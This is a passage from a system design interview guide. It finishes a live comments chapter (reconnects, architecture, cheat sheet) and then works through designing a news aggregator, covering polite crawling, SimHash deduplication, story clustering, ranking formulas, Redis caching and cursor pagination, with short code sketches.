
Ordering: we promise “roughly the order they were posted”. Each comment gets a time-ordered ID at the Comment Service (TIMEUUID, ULID, or Snowflake: timestamp bits + machine bits + sequence). Clients insert by ID, so small network reordering is fixed on screen. Strict global order would require a single sequencer per video, adding latency for little user benefit.

Disconnects: phones lose signal constantly. On reconnect, the browser sends `Last-Event-ID`. The server reads comments newer than that ID from the Redis recent list (or Cassandra) and sends them before resuming live. If the gap is huge, it sends only the latest 50 and a “jump to live” marker.

```
async def resume(vid, last_id, q):
    missed = await recent_after(vid, last_id, limit=50)   # Redis/Cassandra
    for c in missed:
        q.put_nowait(c)
```


If a realtime server dies, its 100k clients reconnect (with random backoff to avoid a thundering herd) to other servers, which subscribe to the needed channels. Nothing is lost because comments live in the database, not in the server.

8. Final architecture



Component	Job	Technology example
API Gateway	Auth, rate limit, slow mode	Envoy, NGINX
Comment Service	Validate, assign time-ordered ID, store, publish	Stateless service
Comment store	Durable comments, cursor reads	Cassandra, DynamoDB
Recent cache	Latest 200 per live video, reconnect gap fill	Redis lists
Pub/sub dispatch	Route comment to servers that have viewers	Redis pub/sub, NATS, Kafka
Realtime servers	Hold SSE connections, batch, sample	Async servers (Go, Node, Python asyncio)
Load balancer	Colocate viewers by video	L7 LB with consistent hashing
Moderation	Async hide bad comments	ML classifier consuming the stream

Deployment map (AWS)



Posts and SSE streams enter through separate edge paths, and the stateful comment store, recent list and pub sub layer sit together in the data subnet beneath the comment and realtime fleets.

9. Common mistakes and interviewer follow-ups

- Mistake: polling every second. 100M viewers means 100M requests per second, mostly empty. Say: “SSE, one long-lived connection per viewer.”
- Mistake: broadcasting every comment to every realtime server. Each server drowns in irrelevant traffic. Say: “channel per video, subscribe only when you have a viewer.”
- Mistake: trying to deliver all comments of a hot video to all viewers. 10 billion messages per second. Say: “batch every 250 ms, cap and sample per viewer, keep everything in storage.”
- Mistake: offset pagination. New comments shift pages and cause duplicates. Say: “cursor on comment_id.”
- Mistake: keeping comments only in server memory. A crash loses them. Say: “write to Cassandra first, then publish.”
- Mistake: putting WebSocket in without explaining why. It is not wrong, but say why; SSE is simpler for one-way.
- Follow-up: “How do you scale the realtime tier?” Answer: it is stateless except for connections; add servers, and reconnecting clients spread out with jittered backoff.
- Follow-up: “Global users?” Answer: realtime servers in each region, pub/sub replicated between regions; cross-region adds ~100 ms but stays within budget.

10. One-page cheat sheet

Topic	Key point
Latency target	< 200 ms post-to-screen
Scale	1M live videos, 100M viewers, 1M comments/s
Connections	~100k per server, ~1,000 realtime servers
Transport	SSE for receive, POST for send, Last-Event-ID on reconnect
Routing	Pub/sub channel per video, subscribe on first viewer
Colocation	Route viewers of one video to the same server group
Hot video	Fanout tree + 250 ms batching + per-viewer sampling
Storage	Cassandra, partition video_id, cluster by time-ordered id
Recent	Redis list of last 200 per live video
Pagination	Cursor (`comment_id < ?`), never offset
Ordering	Approximate, time-ordered IDs, client sorts
CAP	AP; eventual consistency is fine

Sources

- Hello Interview: Design Facebook’s Live Comments System

- Meta Engineering: Under the hood, broadcasting live video to millions
- MDN: Using server-sent events
- Redis docs: Pub/Sub
- LinkedIn Engineering: Instant messaging at LinkedIn, scaling to hundreds of thousands of persistent connections
- Apache Cassandra docs: Data modeling

18. News Aggregator (Medium)

> A news aggregator like Google News collects articles from thousands of publishers around the world, groups articles that describe the same story, and shows each user a fresh, ranked feed they can scroll forever. Clicking a headline sends the reader to the publisher's site. The interviewer is really testing four things: ingesting content from many sources on a schedule (crawling and RSS), detecting near-duplicate articles and clustering them into stories, ranking and personalizing the feed, and serving a feed with low latency while keeping it fresh, especially during breaking news spikes.

1. Functional requirements

Core (must have):

1. The system ingests articles from thousands of publishers (RSS feeds, sitemaps, and web pages).
2. Users see an aggregated feed of recent news, with duplicate articles about the same event grouped into one story.
3. Users can scroll the feed "infinitely" (paginated).
4. Clicking an article redirects the user to the publisher's site.
5. Users can view topic feeds (World, Sports, Tech) and a personalized "For you" feed.

Below the line (out of scope):

1. Full-text search over articles. A separate Elasticsearch system.
2. Hosting article bodies. We only keep title, snippet, image, and link (copyright and publisher traffic).
3. Comments, sharing, paywall handling.
4. Advanced misinformation detection. Important, but an ML pipeline of its own.

2. Non-functional requirements

1. Freshness: a new article appears in feeds within 30 minutes of publication (target 5 minutes for major publishers).
2. Low latency: feed requests p99 under 200 ms.
3. Scale: 100 million daily active users, read-heavy (about 1,000 reads per article write).
4. Spikes: breaking news can cause 10x traffic in minutes; the system must stay up.
5. Availability over consistency (AP): 99.99% for feed reads. Two users can see slightly different feeds; a story may take a minute to merge.
6. Politeness: never overload a publisher's site; obey robots.txt and rate limits per domain.

3. Back-of-the-envelope estimates

Assumption	Number
Publishers (sources)	50,000

Assumption	Number
New articles per day	2,000,000
Article metadata size	2 KB
DAU	100,000,000
Feed requests per user per day	10
Items per feed page	20
Feed response size	20 KB

```
Ingestion:
  2M articles / 86,400 s          = ~23 new articles/s (peak ~100/s)
  polling: 50k sources every 5 min = 50,000 / 300 = ~170 fetches/s

Feed reads:
  100M x 10 / 86,400 s            = ~11,600 req/s average
  breaking news 10x               = ~120k req/s peak

Storage:
  2M x 2 KB                       = 4 GB/day
  x 365                           = ~1.5 TB/year (metadata only)
  thumbnails: 2M x 50 KB          = 100 GB/day in object storage

Bandwidth:
  11,600 x 20 KB                  = ~230 MB/s of feed JSON (CDN helps)
```

Reads dwarf writes, and writes are tiny. The hard parts are freshness, dedup, and caching, not raw storage.

4. Core entities

- Source (Publisher): where news comes from. Fields: source_id, domain, feed_urls, crawl_interval, authority_score.
- Article: one item from one publisher. Fields: article_id, source_id, url, title, snippet, image_url, published_at, simhash, category, cluster_id.
- Story (Cluster): a group of articles about the same event. Fields: cluster_id, lead_article_id, article_ids, first_seen, last_updated, score.
- User: a reader. Fields: user_id, followed_topics, interest vector.
- Feed: an ordered list of story IDs for a user or topic.

```sql
CREATE TABLE articles (
  article_id    BIGINT PRIMARY KEY,
  source_id     INT NOT NULL,
  url           TEXT UNIQUE NOT NULL,      -- canonical URL
  title         TEXT NOT NULL,
  snippet       TEXT,
  image_url     TEXT,
  category      TEXT,
  published_at  TIMESTAMPTZ NOT NULL,
  simhash       BIGINT,                    -- 64-bit fingerprint
  cluster_id    BIGINT
);
CREATE INDEX ON articles (category, published_at DESC);

CREATE TABLE stories (
  cluster_id      BIGINT PRIMARY KEY,
  lead_article_id BIGINT,
  article_count   INT,
  first_seen      TIMESTAMPTZ,
  last_updated    TIMESTAMPTZ,
  score           REAL
);
```

5. API design

`GET /v1/feed?topic=top&cursor=...&limit=20` – a page of stories for a topic, or for the user when `topic=for_you`.

```json
{
  "stories": [
    { "cluster_id": 991,
      "lead": { "article_id": 5, "title": "Storm hits coast",
                "source": "Example Times", "image": "https://cdn/i/5.jpg",
                "published_at": "2026-11-03T20:55:00Z" },
      "more_coverage": 37 }
  ],
  "next_cursor": "eyJzY29yZSI6MC44MSwiaWQiOjk5MX0="
}
```

Auth: optional. Logged-out users get topic feeds; `for_you` needs a JWT. Status: 200, 400 bad cursor.


`GET /v1/stories/{cluster_id}` – all articles in one story ("full coverage"). 200 / 404.

`GET /v1/articles/{article_id}/click` – log the click and redirect.

```
HTTP/1.1 302 Found
Location: https://publisher.example.com/2026/11/03/storm-hits-coast
```

`POST /v1/admin/sources` – add a publisher (domain, feed URLs). Admin only. 201.


6. High-level design



How will the system ingest articles from thousands of publishers?

1. A scheduler reads the Source DB and enqueues “fetch this feed” tasks based on each source’s interval (popular sources every 1-5 min, small ones every 30-60 min).
2. Crawler workers fetch RSS/Atom feeds (and sitemaps) using conditional GET (`If-Modified-Since` , ETag) so unchanged feeds cost almost nothing.

3. For each new item, the crawler fetches the page to get the canonical URL, the main image, and the first paragraph.
4. Raw articles go onto Kafka topic `raw_articles`.



How will users see an aggregated, de-duplicated feed?

1. A processing consumer normalizes the article (canonical URL, clean title), computes a fingerprint, and checks for duplicates.
2. It assigns the article to an existing story cluster or creates a new one.
3. It classifies the category (Sports, Tech) and updates the story score.
4. It updates per-topic ranked lists in Redis: `feed:topic:tech` is a sorted set of cluster IDs scored by rank.
5. `GET /feed` reads the top 20 from the sorted set and hydrates story details from cache.

How will users scroll infinitely?

1. The response includes an opaque cursor encoding the last item's (score, id).
2. The next request asks for items after that cursor (deep dive on stable pagination).

How will clicks redirect to publishers?

1. The story card links to `/articles/{id}/click`.
2. The service logs a click event to Kafka (used for ranking) and returns 302 to the publisher URL.

7. Deep dives

How do we crawl and ingest at scale while staying fresh and polite?

The problem: 50,000 sources, some publish every minute, some once a week. Fetching all of them every minute is 830 requests per second of mostly “nothing new”, and may get us blocked. Fetching all every hour misses the 30 minute freshness goal.

Option	How	Pros	Cons
Fixed interval polling	Every source every N minutes	Simple	Too slow for big sources or too wasteful for small
Adaptive polling	Interval based on each source’s recent publish rate	Fresh where it matters, cheap elsewhere	Needs tuning
Push (WebSub / PubSubHubbub, publisher APIs)	Publisher notifies us on new content	Near real time, no waste	Only some publishers support it
Full web crawl	Follow links across sites	Finds sources without feeds	Expensive, slow, complex

Recommended: adaptive polling of RSS/sitemaps as the backbone, push (WebSub) where publishers support it, and a light page fetch per new item. Each domain gets a per-domain rate limit (for example at most 1 request per second) and a robots.txt cache.

```
def next_interval(source):
    # aim to fetch about twice per expected new article,
    # clamped between 1 and 60 minutes
    per_hour = max(source.articles_last_24h / 24, 0.1)
    minutes = 60 / (2 * per_hour)
    return min(max(minutes, 1), 60)

def fetch_feed(source):
    r = http.get(source.feed_url, headers={
        "If-None-Match": source.etag or "",
        "If-Modified-Since": source.last_modified or ""}, timeout=10)
    if r.status_code == 304:
        return []                          # nothing new, very cheap
    source.etag = r.headers.get("ETag")
    return [i for i in parse_rss(r.text) if not seen(i.link)]
```

`seen(url)` is a check against a Bloom filter (a compact, probabilistic “have I seen this?” set) plus a lookup on the unique canonical URL in the DB. Canonical URL means stripping tracking parameters (`utm_*`), using the page’s `<link rel="canonical">` , and lowercasing the host.

With 50k sources and adaptive intervals averaging 5 minutes, we need about 170 fetches per second, which a few dozen crawler workers handle easily.

How do we detect duplicates and cluster articles into stories?

The problem: one event is covered by hundreds of outlets. Wire stories (AP, Reuters) are syndicated almost word for word. Other outlets rewrite them. Users want one card per story with “37 more sources”, not 37 identical headlines.

Two separate steps:

1. Near-duplicate detection: is this text basically the same as one we have? (syndicated copies)
2. Story clustering: is this a different article about the same event?

Technique	What it detects	How it works	Cost
Exact hash (SHA of text)	Identical copies	Hash of normalized text	Very cheap, misses small edits
SimHash	Near duplicates	64-bit fingerprint; similar texts differ in few bits (Hamming distance)	Cheap, great for syndication
MinHash + LSH	Near duplicates by shingle overlap (Jaccard similarity)	Many hash minimums, banded into buckets	Moderate, tunable
Embeddings + nearest neighbors	Same event, different wording	Sentence embedding of title + lead, cosine similarity	Higher cost, best for clustering

Recommended: SimHash on title + first paragraph for near duplicates (cheap, catches syndicated wire copy), then embedding similarity plus entity overlap (people, places) within a time window of 48 hours to attach the article to a story cluster.

SimHash in a few lines. Each word “votes” on each of 64 bits; the result flips only a few bits when the text changes slightly.

```
import hashlib

def simhash(text, bits=64):
    v = [0] * bits
    for word in text.lower().split():
        h = int(hashlib.md5(word.encode()).hexdigest(), 16)
        for i in range(bits):
            v[i] += 1 if (h >> i) & 1 else -1
    return sum(1 << i for i in range(bits) if v[i] > 0)

def hamming(a, b):
    return bin(a ^ b).count("1")

# near-duplicate if fingerprints differ in <= 3 of 64 bits
is_dup = hamming(simhash(t1), simhash(t2)) <= 3
```

To find candidates fast without comparing against every article, split the 64 bits into 4 blocks of 16 and index each block. Two fingerprints within 3 bits must match exactly on at least one block (pigeonhole principle), so we look up only those buckets. MinHash with LSH (locality sensitive hashing) uses the same banding trick for Jaccard similarity.

Clustering sketch:

```
def assign_cluster(article):
    vec = embed(article.title + " " + article.snippet)
    cands = ann_index.search(vec, k=20, max_age_hours=48)  # vector DB
    best = max(cands, key=lambda c: c.similarity, default=None)
    if best and best.similarity > 0.82 and shares_entities(article, best):
        return best.cluster_id
    return new_cluster(article)
```

Clustering is eventually consistent: two articles may briefly sit in separate clusters and be merged a few minutes later by a periodic re-clustering job.

How do we rank and personalize the feed?

A story score combines a few understandable signals.

Signal	Why	Example weight
Freshness (time decay)	News gets old fast	half-life of 6 hours
Coverage (cluster size, growth rate)	Many outlets covering it means it matters	log(sources)
Source authority	Trusted, original reporting	0.5 to 1.5
Engagement (CTR)	Users find it interesting	clicks / impressions, smoothed
Personal affinity	User's topics and past clicks	cosine(user, story)

```
import math, time

def story_score(s, now=None):
    now = now or time.time()
    age_h = (now - s.first_seen) / 3600
    decay = 0.5 ** (age_h / 6)                    # half-life 6 h
    coverage = math.log1p(s.source_count)
    ctr = (s.clicks + 1) / (s.impressions + 20)   # smoothed
    return decay * (1.0 * coverage + 0.6 * s.authority + 2.0 * ctr)

def personal_score(story, user):
    return story_score(story) * (1 + 0.5 * cosine(user.vec, story.vec))
```

Personalization approach	Pros	Cons
Precompute a feed per user	Fastest reads	100M feeds to update on every new story, heavy writes, wasted for inactive users
Compute on request from candidate lists	Fresh, no per-user storage	More CPU per request
Hybrid: shared topic lists + light per-user re-rank	Fast and fresh	Slightly less personal

Recommended: hybrid. Keep global and per-topic ranked lists in Redis (a few hundred lists, not 100 million). On a `for_you` request, merge the user's top 3-5 topics' lists (about 500 candidates), re-rank with `personal_score`, and cache the result for that user for 5 minutes.

How do we keep feeds fresh but still serve them from cache in under 200 ms?

Option	Freshness	Latency	Cost
Compute from DB on every request	Perfect	Slow (heavy queries)	High
CDN cache whole feed for 10 min	Up to 10 min stale	Very fast	Low
Redis sorted sets updated on ingest + short CDN TTL	~1 min stale	Fast	Low

Recommended: precomputed ranked lists in Redis that the processing pipeline updates as articles arrive, so the data is fresh by construction. The logged-out topic feeds (the same for everyone) are cached at the CDN for 60 seconds, which absorbs breaking-news spikes: 120k requests per second turn into a few hundred origin requests. Scores decay with time, so a job re-scores the top 2,000 stories per topic every minute.

```
# on ingest: update the topic list
r.zadd(f"feed:topic:{story.category}", {story.cluster_id: story_score(story)})
r.zremrangebyrank(f"feed:topic:{story.category}", 0, -2001)  # keep top 2000
```

```
120k req/s --> CDN (TTL 60 s, hit ~99%) --> ~1k req/s --> Feed Svc --> Redis
```

How do we paginate an infinite feed when rankings keep changing?

The problem: with `?page=2`, if new stories are inserted at the top between requests, page 2 repeats items from page 1, or skips some.

Option	Pros	Cons
Offset (`page=2`)	Simple	Duplicates and gaps when list changes
